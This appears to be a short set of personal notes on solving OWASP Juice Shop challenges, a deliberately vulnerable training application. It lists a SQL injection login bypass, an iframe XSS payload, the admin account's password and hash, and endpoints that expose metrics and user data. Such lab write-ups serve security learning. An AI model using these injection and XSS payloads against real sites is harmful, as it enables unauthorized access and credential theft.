
# OWASP juice Solutions


<https://pwning.owasp-juice.shop/appendix/solutions.html>

## Login error

Email ‘

Password = any






## Find the endpoint that serves usage data to be scraped by a popular monitoring system

[https://demo.owasp-juice.shop/](https://demo.owasp-juice.shop/#/basket)metrics

## XSSAttack

<iframe src="javascript:alert(`xss`)">

Add to the search



### **Log in with the administrator's user account**

* Log in with *Email* ' or 1=1-- and any *Password* which will authenticate the first entry in the Users table which coincidentally happens to be the administrator
* or log in with *Email* admin@juice-sh.op'-- and any *Password* if you already know the email address of the administrator
* or log in with *Email* admin@juice-sh.op and *Password* admin123 if you looked up the administrator's password hash 0192023a7bbd73250516f069df18b500 in a rainbow table after harvesting the user data
  + by solving [Retrieve a list of all user credentials via SQL Injection](https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/appendix/solutions.html#retrieve-a-list-of-all-user-credentials-via-sql-injection)
  + or via REST API call <http://localhost:3000/api/Users> while providing any valid Authorization Bearer token (even one of a self-registered user).

